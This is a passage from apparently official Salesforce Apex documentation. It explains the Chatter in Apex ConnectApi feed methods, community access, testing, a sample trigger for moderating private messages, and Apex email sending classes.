      ConnectApi.FeedType.Topics, '0TOD00000000cld');
```

To get a filter feed, call one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed` methods. To get a favorites feed, call one of the `ConnectApi.ChatterFavorites.getFeedElements` methods.

The feed types and their descriptions are:

- `Bookmarks`—Contains all feed items saved as bookmarks by the context user.
- `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent.
- `Files`—Contains all feed items that contain files posted by people or groups that the context user follows.
- `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type.
- `Groups`—Contains all feed items from all groups the context user either owns or is a member of.
- `Home`—Contains all feed items associated with any managed topic in a community.
- `Moderation`—Contains all feed items that have been flagged for moderation. The Communities Moderation feed is available only to users with "Moderate Community Feeds" permissions.
- `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Also contains all updates for records whose parent is the context user and every feed item and comment that mentions the context user or that mentions a group the context user is a member of.
- `People`—Contains all feed items posted by all people the context user follows.
- `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user.
- `To`—Contains all feed items with mentions of the context user, feed items the context user commented on, and feed items created by the context user that are commented on.
- `Topics`—Contains all feed items that include the specified topic.
- `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed, feed items whose parent is the user, and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates.
- `Favorites`—Contains favorites saved by the context user. Favorites are feed searches, list views, and topics.

Post a Feed Item Using `postFeedElement`

Tip: The `postFeedElement` methods are the simplest, most efficient way to post feed items because, unlike the `postFeedItem` methods, they don't require you to pass a feed type. As of API version 31.0, feed items are the only feed element type you can post. However, there may be other types in the future.

Use these methods to post feed items:

`postFeedElement(String communityId, String subjectId, ConnectApi.FeedElementType feedElementType, String text)`

Posts a feed element with plain text from the context user.

`postFeedElement(String communityId, ConnectApi.FeedElementInput feedElement, ConnectApi.BinaryInput feedElementFileUpload)`

Posts a feed element from the context user. Use this method to post rich text, including mentions and hashtag topics, to attach a file to a feed element, and to associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

When you post a feed item, you create a child of a standard or custom object. Specify the parent object in the ***subjectId*** parameter or in the ***subjectId*** property of the `ConnectApi.FeedElementInput` object you pass in the ***feedElement*** parameter. The value of the ***subjectId*** parameter determines the feeds in which the feed item is displayed. The `parent` property in the returned `ConnectApi.FeedItem` object contains information about the parent object.

Use these methods to complete these tasks:

Post to yourself

This code posts a feed item to the context user. The ***subjectId*** specifies `me`, which is an alias for the context user's ID. It could also specify the context user's ID.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me',
 ConnectApi.FeedElementType.FeedItem, 'Working from home today.');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the context user.

Post to another user

This code posts a feed item to a user other than the context user. The ***subjectId*** specifies the user ID of the target user.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
'005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information
 about the new categories?');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the target user.

Post to a group

This code posts a feed item with a content attachment to a group. The ***subjectId*** specifies the group ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.ContentAttachmentInput contentAttachmentInput = new
ConnectApi.ContentAttachmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

contentAttachmentInput.contentDocumentId = '069D00000001pyS';

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Would you please review this doc?';
messageBodyInput.messageSegments.add(textSegmentInput);
```

```
feedItemInput.attachment = contentAttachmentInput;
feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a group ID for the subject ID.
feedItemInput.subjectId = '0F9D00000000oOT';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

The `parent` property of the newly posted feed item contains the `ConnectApi.ChatterGroupSummary` of the specified group.

Post to a record (such as a file or an account)

This code posts a feed item to a record and mentions a group. The ***`subjectId`*** specifies the record ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone know anyone with contacts here?';
messageBodyInput.messageSegments.add(textSegmentInput);

// Mention a group.
mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a record ID for the subject ID.
feedItemInput.subjectId = '001D000000JVwL9';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput, null);
```

The `parent` property of the new feed item depends on the record type specified in ***`subjectId`***. If the record type is File, the parent is `ConnectApi.FileSummary`. If the record type is Group, the parent is `ConnectApi.ChatterGroupSummary`. If the record type is User, the parent is `ConnectApi.UserSummary`. For all other record types, as in this example which uses an Account, the parent is `ConnectApi.RecordSummary`.

Get Feed Elements from a Feed

Tip: To return a feed that includes feed elements, call these methods. As of API version 31.0, the only feed element types are feed item and bundle, but that could change in the future.

Getting feed items from a feed is similar, but not identical, for each feed type.

Get feed elements from the `Company` feed, the `Home` feed, and the `Moderation` feed

To get the feed elements from the company feed, the home feed, or the moderation feed, use these methods that don't require a *`subjectId`*:

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter)`

Get feed elements from the `Favorites` feed

To get the feed elements from the favorites feed, specify a *`favoriteId`*. For these feeds, the *`subjectId`* must be the ID of the context user or the alias `me`.

- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId)`
- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFavorites.getFeedElements(String communityId, String subjectId, String favoriteId,Integer recentCommentCount, Integer elementsPerBundle, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`

Get feed elements from the `Filter` feed

To get the feed elements from the filters feed, specify a *`keyPrefix`*. The *`keyPrefix`* indicates the object type and is the first three characters of the object ID. The *`subjectId`* must be the ID of the context user or the alias `me`.

- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortOrder)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortOrder)`

Get feed elements from the `Bookmarks`, `Files`, `Groups`, `News`, `People`, `Record`, `To`, `Topics`, and `UserProfile` feeds

To get the feed elements from these feed types, specify a subject ID. If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`..

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId)`

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)`

Get feed elements from a `Record` feed

For *`subjectId`*, specify a record ID.

Tip: The record can be a record of any type that supports feeds, including group. The feed on the group page in the Salesforce UI is a record feed.

- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly)`
- `ConnectApi.ChatterFeeds.getFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerBundle, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam. Boolean showInternalOnly, ConnectApi.FeedFilter filter)`

SEE ALSO:

ChatterFavorites Class

ChatterFeeds Class

ConnectApi Output Classes

ConnectApi Input Classes

Accessing `ConnectApi` Data in Communities and Portals

Most `ConnectApi` methods work within the context of a single community.

Many `ConnectApi` methods include ***`communityId`*** as the first argument. If you do not have communities enabled, use `'internal'` or `null` for this argument.

If you have communities enabled, the *`communityId`* argument specifies whether to execute a method in the context of the default community (by specifying `'internal'` or `null`) or in the context of a specific community (by specifying a community ID). Any entity, such as a comment, a feed item, and so on, referred to by other arguments in the method must be located in the specified community. The specified community ID is used in all URLs returned in the output.

To access the data in a partner portal or a Customer Portal, use a community ID for the ***`communityId`*** argument. You cannot use `'internal'` or `null`.

Most URLs returned in `ConnectApi` output objects are Chatter REST API resources.

If you specify a community ID, URLs returned in the output use the following format:

```
/connect/communities/communityId/resource
```

If you specify `'internal'`, URLs returned in the output use the same format:

```
/connect/communities/internal/resource
```

If you specify `null`, URLs returned in the output use one of these formats:

```
/chatter/resource

/connect/resource
```

Methods Available to Communities Guest Users

If your community allows access without logging in, guest users have access to many Chatter in Apex methods. These methods return information the guest user has access to.

If your community allows access without logging in, all overloads of these methods are available to guest users.

- `ChatterFeeds` methods:
  - `getComment()`
  - `getCommentsForFeedElement()`
  - `getFeed()`
  - `getFeedElement()`
  - `getFeedElementBatch()`
  - `getFeedElementPoll()`
  - `getFeedElementsFromFeed()`
  - `getFeedElementsUpdatedSince()`
  - `getLike()`
  - `getLikesForComment()`
  - `getLikesForFeedElement()`
  - `searchFeedElements()`
  - `searchFeedElementsInFeed()`

    Important: These `ChatterFeeds` feed item methods are available to guest users only in version 31.0. In version 32.0 and later, the `ChatterFeeds` feed element methods are available to guest users.
  - `getCommentsForFeedItem()`
  - `getFeedItem()`
  - `getFeedItemBatch()`
  - `getFeedItemsFromFeed()`
  - `getFeedItemsUpdatedSince()`
  - `getLikesForFeedItem()`
  - `searchFeedItems()`
  - `searchFeedItemsInFeed()`
- `ChatterGroups` methods:

  - `getGroup()`
  - `getGroups()`
  - `searchGroups()`
- `ChatterUsers` methods:
  - `getFollowers()`
  - `getFollowings()`
  - `getGroups()`
  - `getPhoto()`
  - `getReputation()`
  - `getUser()`
  - `getUserBatch()`
  - `getUsers()`
  - `searchUserGroups()`
  - `searchUsers()`
- `ManagedTopics` methods:
  - `getManagedTopic()`
  - `getManagedTopics()`
- `Topics` methods:
  - `getGroupsRecentlyTalkingAboutTopic()`
  - `getRecentlyTalkingAboutTopicsForGroup()`
  - `getRecentlyTalkingAboutTopicsForUser()`
  - `getRelatedTopics()`
  - `getTopic()`
  - `getTopics()`
  - `getTrendingTopics()`

SEE ALSO:

Enable Public Access to Community Content

Using `ConnectApi` Input and Output Classes

Some classes in the `ConnectApi` namespace contain static methods that access Chatter REST API data. The `ConnectApi` namespace also contains input classes to pass as parameters and output classes that can be returned by calls to the static methods.

`ConnectApi` methods take either simple or complex types. Simple types are primitive Apex data like integers and strings. Complex types are `ConnectApi` input objects.

The successful execution of a `ConnectApi` method can return an output object from the `ConnectApi` namespace. `ConnectApi` output objects can be made up of other output objects. For example, the `ConnectApi.ActorWithId` output object contains properties such as `id` and `url`, which contain primitive data types. It also contains a `mySubscription` property, which contains a `ConnectApi.Reference` object.

Note: All Salesforce IDs in `ConnectApi` output objects are 18 character IDs. Input objects can use 15 character IDs or 18 character IDs.

SEE ALSO:

ConnectApi Input Classes

ConnectApi Output Classes

Understanding Limits for `ConnectApi` Classes

Limits for methods in the `ConnectApi` namespace are different than the limits for other Apex classes.

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Chatter REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

When testing code, a call to the Apex `Test.startTest` method starts a new rate limit count. A call to the `Test.stopTest` method sets your rate limit count to the value it was before you called `Test.startTest`.

Serializing and Deserializing `ConnectApi` Obejcts

When `ConnectApi` output objects are serialized into JSON, the structure is similar to the JSON returned from Chatter REST API. When `ConnectApi` input objects are deserialized from JSON, the format is also similar to Chatter REST API.

Chatter in Apex supports serialization and deserialization in the following Apex contexts:

- `JSON` and `JSONParser` classes—serialize Chatter in Apex outputs to JSON and deserialize Chatter in Apex inputs from JSON.
- Apex REST with `@RestResource`—serialize Chatter in Apex outputs to JSON as return values and deserialize Chatter in Apex inputs from JSON as parameters.
- JavaScript Remoting with `@RemoteAction`—serialize Chatter in Apex outputs to JSON as return values and deserialize Chatter in Apex inputs from JSON as parameters.

Chatter in Apex follows these rules for serialization and deserialization:

- Only output objects can be serialized.
- Only top-level input objects can be deserialized.
- Enum values and exceptions cannot be serialized or deserialized.

`ConnectApi` Versioning and Equality Checking

Versioning in `ConnectApi` classes follows specific rules that are quite different than the rules for other Apex classes.

Versioning for `ConnectApi` classes follows these rules:

- A `ConnectApi` method call executes in the context of the version of the class that contains the method call. The use of version is analogous to the `/v`***`XX.X`*** section of a Chatter REST API URL.
- Each `ConnectApi` output object exposes a `getBuildVersion` method. This method returns the version under which the method that created the output object was invoked.
- When interacting with input objects, Apex can access only properties supported by the version of the enclosing Apex class.
- Input objects passed to a `ConnectApi` method may contain only non-null properties that are supported by the version of the Apex class executing the method. If the input object contains version-inappropriate properties, an exception is thrown.

- The output of the `toString` method only returns properties that are supported in the version of the code interacting with the object. For output objects, the returned properties must also be supported in the build version.
- Apex REST, `JSON.serialize`, and `@RemoteAction` serialization include only version-appropriate properties.
- Apex REST, `JSON.deserialize`, and `@RemoteAction` deserialization reject properties that are version-inappropriate.

Equality checking for `ConnectApi` classes follows these rules:

- Input objects—properties are compared.
- Output objects—properties and build versions are compared. For example, if two objects have the same properties with the same values but have different build versions, the objects are not equal. To get the build version, call `getBuildVersion`.

Casting `ConnectApi` Objects

It may be useful to downcast some `ConnectApi` output objects to a more specific type.

This technique is especially useful for message segments, feed item capabilities, and record fields. Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

The following example downcasts a `ConnectApi.MessageSegment` to a `ConnectApi.MentionSegment`:

```
if(segment instanceof ConnectApi.MentionSegment) {
 ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment;
}
```

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

SEE ALSO:

ChatterFeeds Class

ConnectApi.FeedElementCapabilities Class

ConnectApi.MessageSegment Class

ConnectApi.AbstractRecordView Class

Wildcards

Use wildcard characters to match text patterns in Chatter REST API and Chatter in Apex searches.

A common use for wildcards is searching a feed. Pass a search string and wildcards in the `q` parameter. This example is a Chatter REST API request:

```
/chatter/feed-elements?q=chat*
```

This example is a Chatter in Apex method call:

```
ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*');
```

You can specify the following wildcard characters to match text patterns in your search:

Wildcard	Description
*	Asterisks match zero or more characters at the middle or end (not the beginning) of your search term. For example, a search for `john*` finds items that start with *john*, such as, *john*, *johnson*, or *johnny*. A search for `mi* meyers` finds items with *mike meyers* or *michael meyers*. If you are searching for a literal asterisk in a word or phrase, then escape the asterisk (precede it with the `\` character).
?	Question marks match only one character in the middle or end (not the beginning) of your search term. For example, a search for `jo?n` finds items with the term *john* or *joan* but not *jon* or *johan*.

When using wildcards, consider the following notes:

- Wildcards take on the type of the preceding character. For example, `aa*a` matches *aaaa* and *aabcda*, but not *aa2a* or *aa.!//a*, and `p?n` matches *pin* and *pan*, but not *p1n* or *p!n*. Likewise, `1?3` matches *123* and *143*, but not *1a3* or *1b3*.
- A wildcard (*) is appended at the end of single characters in Chinese, Japanese, Korean, and Thai (CJKT) searches, except in exact phrase searches.
- The more focused your wildcard search, the faster the search results are returned, and the more likely the results will reflect your intention. For example, to search for all occurrences of the word `prospect` (or `prospects`, the plural form), it is more efficient to specify `prospect*` in the search string than to specify a less restrictive wildcard search (such as `prosp*`) that could return extraneous matches (such as `prosperity`).
- Tailor your searches to find all variations of a word. For example, to find `property` and `properties`, you would specify `propert*`.
- Punctuation is indexed. To find `*` or `?` inside a phrase, you must enclose your search string in quotation marks and you must escape the special character. For example, `"where are you\?"` finds the phrase `where are you?`. The escape character (`\`) is required in order for this search to work correctly.

Testing `ConnectApi` Code

Like all Apex code, Chatter in Apex code requires test coverage.

Chatter in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user* user). The methods have access to whatever the current user has access to. Chatter in Apex does not support the `runAs` system method.

Most Chatter in Apex methods require access to real organization data, and fail unless used in test methods marked `@IsTest(SeeAllData=true)`.

However, some Chatter in Apex methods, such as `getFeedItemsFromFeed`, are not permitted to access organization data in tests and must be used in conjunction with special test methods that register outputs to be returned in a test context. If a method requires a `setTest` method, the requirement is stated in the method's "Usage" section.

A test method name is the regular method name with a `setTest` prefix. The test method signature (combination of parameters) matches a signature of the regular method. For example, if the regular method has three overloads, the test method has three overloads.

Using Chatter in Apex test methods is similar to testing Web services in Apex. First, build the data you expect the method to return. To build data, create output objects and set their properties. To create objects, you can use no-argument constructors for any non-abstract output classes.

After you build the data, call the test method to register the data. Call the test method that has the same signature as the regular method you're testing.

After you register the test data, run the regular method. When you run the regular method, the registered data is returned.

Important: You must use the test method signature that matches the regular method signature. When you call the regular method, if data wasn't registered with the matching set of parameters, you receive an exception.

This example shows a test that constructs an `ConnectApi.FeedItemPage` and registers it to be returned when `getFeedItemsFromFeed` is called with a particular combination of parameters.

```
global class NewsFeedClass {
    global static Integer getNewsFeedCount() {
        ConnectApi.FeedItemPage items =
            ConnectApi.ChatterFeeds.getFeedItemsFromFeed(null,
                   ConnectApi.FeedType.News, 'me');
        return items.items.size();
    }
}
```

```
@isTest
private class NewsFeedClassTest {
    @IsTest
    static void doTest() {
        // Build a simple feed item
        ConnectApi.FeedItemPage testPage = new ConnectApi.FeedItemPage();
        List<ConnectApi.FeedItem> testItemList = new List<ConnectApi.FeedItem>();
        testItemList.add(new ConnectApi.FeedItem());
        testItemList.add(new ConnectApi.FeedItem());
        testPage.items = testItemList;

        // Set the test data
        ConnectApi.ChatterFeeds.setTestGetFeedItemsFromFeed(null,
                   ConnectApi.FeedType.News, 'me', testPage);

        // The method returns the test page, which we know has two items in it.
        Test.startTest();
        System.assertEquals(2, NewsFeedClass.getNewsFeedCount());
        Test.stopTest();
    }
}
```

SEE ALSO:

- setTestSearchGroups(communityId, q, result)
- Testing ConnectApi Code
- setTestSearchGroups(communityId, q, pageParam, pageSize, result)
- Testing ConnectApi Code
- setTestSearchGroups(communityId, q, archiveStatus, pageParam, pageSize, result)
- Testing ConnectApi Code

Differences Between `ConnectApi` Classes and Other Apex Classes

Please be aware of these additional differences between `ConnectApi` classes and other Apex classes.

System mode and context user
Chatter in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user* user). The methods have access to whatever the current user has access to. Chatter in Apex does not support the `runAs` system method. When a method takes a *`subjectId`* argument, often that subject must be the context user. In these cases, you can use the string `me` to specify the context user instead of an ID.

`with sharing` **and** `without sharing`
Chatter in Apex ignores the `with sharing` and `without sharing` keywords. Instead, all security, field level sharing, and visibility is controlled by the context user. For example, if a context user is a member of a private group, `ConnectApi` classes can post to that group. If the context user is not a member of a private group, the code can't see the feed items for that group and cannot post to the group.

Asynchronous operations
Some Chatter in Apex operations are asynchronous, that is, they don't occur immediately. For example, if your code adds a feed item for a user, it is not immediately available in the news feed. Another example: when you add a photo, it is not available immediately. For testing, this means that if you add a photo, you can't retrieve it immediately.

No XML Support in Apex REST
Apex REST does not support XML serialization and deserialization of Chatter in Apex objects. Apex REST does support JSON serialization and deserialization of Chatter in Apex objects.

Empty log entries
Information about Chatter in Apex objects doesn't appear in `VARIABLE_ASSIGNMENT` log events.

No Apex SOAP Web services support
Chatter in Apex objects cannot be used in Apex SOAP Web services indicated with the keyword `webservice`.

Moderate Chatter Private Messages with Triggers

Write a trigger for ChatterMessage to automate the moderation of private messages in an organization or community. Use triggers to ensure that messages conform to your company's messaging policies and don't contain blacklisted words.

Write an Apex *before insert* trigger to review the private message body and information about the sender. You can add validation messages to the record or the Body field, which causes the message to fail and an error to be returned to the user.

Although you can create an *after insert* trigger, ChatterMessage is not updatable, and consequently any *after insert* trigger that modifies ChatterMessage will fail at run time with an appropriate error message.

To create a trigger for private messages from Setup, click **Customize** > **Chatter** > **Triggers** > **ChatterMessage Triggers**. Alternatively, you can create a trigger from the Developer Console by clicking **File** > **New** > **Apex Trigger** and selecting ChatterMessage from the **sObject** drop-down list.

This table lists the fields that are exposed on ChatterMessage.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To save Apex triggers for ChatterMessage:
- "Author Apex"

  AND

  "Manage Chatter Messages"

Table 3: Available Fields in ChatterMessage

Field	Apex Data Type	Description
Id	ID	Unique identifier for the Chatter message
Body	String	Body of the Chatter message as posted by the sender

Field	Apex Data Type	Description
SenderId	ID	User ID of the sender
SentDate	DateTime	Date and time that the message was sent
SendingNetworkId	ID	Network (Community) in which the message was sent. This field is visible only if communities are enabled and Private Messages are enabled in at least one community.

This example shows a *before insert* trigger on ChatterMessage that is used to review each new message. This trigger calls a class method, `moderator.review()`, to review each new message before it is inserted.

```
trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) {
    ChatterMessage[] messages = Trigger.new;

    // Instantiate the Message Moderator using the factory method
    MessageModerator moderator = MessageModerator.getInstance();

    for (ChatterMessage currentMessage : messages) {
        moderator.review(currentMessage);
    }
}
```

If a message violates your policy, for example when the message body contains blacklisted words, you can prevent the message from being sent by calling the Apex `addError` method. You can call `addError` to add a custom error message on a field or on the entire message. The following snippet shows a portion of the `reviewContent` method that adds an error to the message `Body` field.

```
          if (proposedMsg.contains(nextBlackListedWord)) {
             theMessage.Body.addError(
                 'This message does not conform to the acceptable use policy');
             System.debug('moderation flagged message with word: '
                 + nextBlackListedWord);
             problemsFound=true;
             break;
          }
```

The following is the full `MessageModerator` class, which contains methods for reviewing the sender and the content of messages. Part of the code in this class has been deleted for brevity.

```
public class MessageModerator {
   private Static List<String> blacklistedWords=null;
   private Static MessageModerator instance=null;

   /**
     Overall review includes checking the content of the message,
     and validating that the sender is allowed to send messages.
   **/
   public void review(ChatterMessage theMessage) {
    reviewContent(theMessage);
    reviewSender(theMessage);
   }
```

```
/**
  This method is used to review the content of the message. If the content
  is unacceptable, field level error(s) are added.
**/
public void reviewContent(ChatterMessage theMessage) {
   // Forcing to lower case for matching
   String proposedMsg=theMessage.Body.toLowerCase();
   boolean problemsFound=false; // Assume it's acceptable
   // Iterate through the blacklist looking for matches
   for (String nextBlackListedWord : blacklistedWords) {
       if (proposedMsg.contains(nextBlackListedWord)) {
          theMessage.Body.addError(
              'This message does not conform to the acceptable use policy');
          System.debug('moderation flagged message with word: '
              + nextBlackListedWord);
          problemsFound=true;
          break;
       }
      }

    // For demo purposes, we're going to add a "seal of approval" to the
    // message body which is visible.
    if (!problemsFound) {
      theMessage.Body = theMessage.Body +
          ' *** approved, meets conduct guidelines';
    }

 }

/**
  Is the sender allowed to send messages in this context?
  -- Moderators -- always allowed to send
  -- Internal Members -- always allowed to send
  -- Community Members -- in general only allowed to send if they have
        a sufficient Reputation
  -- Community Members -- with insufficient reputation may message the
        moderator(s)
**/
public void reviewSender(ChatterMessage theMessage) {
   // Are we in a Community Context?
   boolean isCommunityContext = (theMessage.SendingNetworkId != null);

   // Get the User
   User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled
                       FROM User where Id = :theMessage.SenderId ];
   // ...
}

/**
  Enforce a singleton pattern to improve performance
**/
public static MessageModerator getInstance() {
  if (instance==null) {
```

```
        instance = new MessageModerator();
      }
      return instance;
    }


    /**
      Default contructor is private to prevent others from instantiating this class
      without using the factory.
      Initializes the static members.
    **/
    private MessageModerator() {
       initializeBlackList();
    }
    /**
      Helper method that does the "heavy lifting" to load up the dictionaries
      from the database.
      Should only run once to initialize the static member which is used for
      subsequent validations.
    **/
    private void initializeBlackList() {
       if (blacklistedWords==null) {
           // Fill list of blacklisted words
           // ...
       }
    }
}
```

Communities

Communities are branded spaces for your employees, customers, and partners to connect. You can customize and create communities to meet your business needs, then transition seamlessly between them.

Communities are branded spaces for your employees, customers, and partners to connect. You can interact with communities in Apex using the `Network` class and using Chatter in Apex classes in the `ConnectApi` namespace.

Chatter in Apex has a `ConnectApi.Communities` class with methods that return information about communities. Also, most Chatter in Apex methods take a *`communityId`* argument.

SEE ALSO:

- Network Class
- ConnectApi Namespace

Email

You can use Apex to work with inbound and outbound email.

Use Apex with these email features:

IN THIS SECTION:

Inbound Email

Use Apex to work with email sent to Salesforce.

You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by Apex classes that utilize the InboundEmail object.

Note: The Apex email service is only available in Developer, Enterprise, Unlimited, and Performance Edition organizations.

See Apex Email Service.

Outbound Email

Use Apex to work with email sent from Salesforce.

You can use Apex to send individual and mass email. The email can include all standard email attributes (such as subject line and blind carbon copy address), use Salesforce email templates, and be in plain text or HTML format, or those generated by Visualforce.

Note: Visualforce email templates cannot be used for mass email.

You can use Salesforce to track the status of email in HTML format, including the date the email was sent, first opened and last opened, and the total number of times it was opened. (For more information, see "Tracking HTML Email" in the Salesforce online help.)

To send individual and mass email with Apex, use the following classes:

SingleEmailMessage

Instantiates an email object used for sending a single email message. The syntax is:

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

MassEmailMessage

Instantiates an email object used for sending a mass email message. The syntax is:

```
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
```

Messaging

Includes the static `sendEmail` method, which sends the email objects you instantiate with either the `SingleEmailMessage` or `MassEmailMessage` classes, and returns a SendEmailResult object.

The syntax for sending an email is:

```
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
```

where `Email` is either `Messaging.SingleEmailMessage` or `Messaging.MassEmailMessage`.

The optional *`opt_allOrNone`* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Includes the static `reserveMassEmailCapacity` and `reserveSingleEmailCapacity` methods, which can be called before sending any emails to ensure that the sending organization won't exceed its daily email limit when the transaction is committed and emails are sent. The syntax is:

```
Messaging.reserveMassEmailCapacity(count);
```

and

```
Messaging.reserveSingleEmailCapacity(count);
```

where ***count*** indicates the total number of addresses that emails will be sent to.

Note the following:

- The email is not sent until the Apex transaction is committed.
- The email address of the user calling the `sendEmail` method is inserted in the `From Address` field of the email header. All email that is returned, bounced, or received out-of-office replies goes to the user calling the method.
- Maximum of 10 `sendEmail` methods per transaction. Use the Limits methods to verify the number of `sendEmail` methods in a transaction.
- Single email messages sent with the `sendEmail` method count against the sending organization's daily single email limit. When this limit is reached, calls to the `sendEmail` method using `SingleEmailMessage` are rejected, and the user receives a `SINGLE_EMAIL_LIMIT_EXCEEDED` error code. However, single emails sent through the application are allowed.
- Mass email messages sent with the `sendEmail` method count against the sending organization's daily mass email limit. When this limit is reached, calls to the `sendEmail` method using `MassEmailMessage` are rejected, and the user receives a `MASS_MAIL_LIMIT_EXCEEDED` error code.
- Any error returned in the SendEmailResult object indicates that no email was sent.

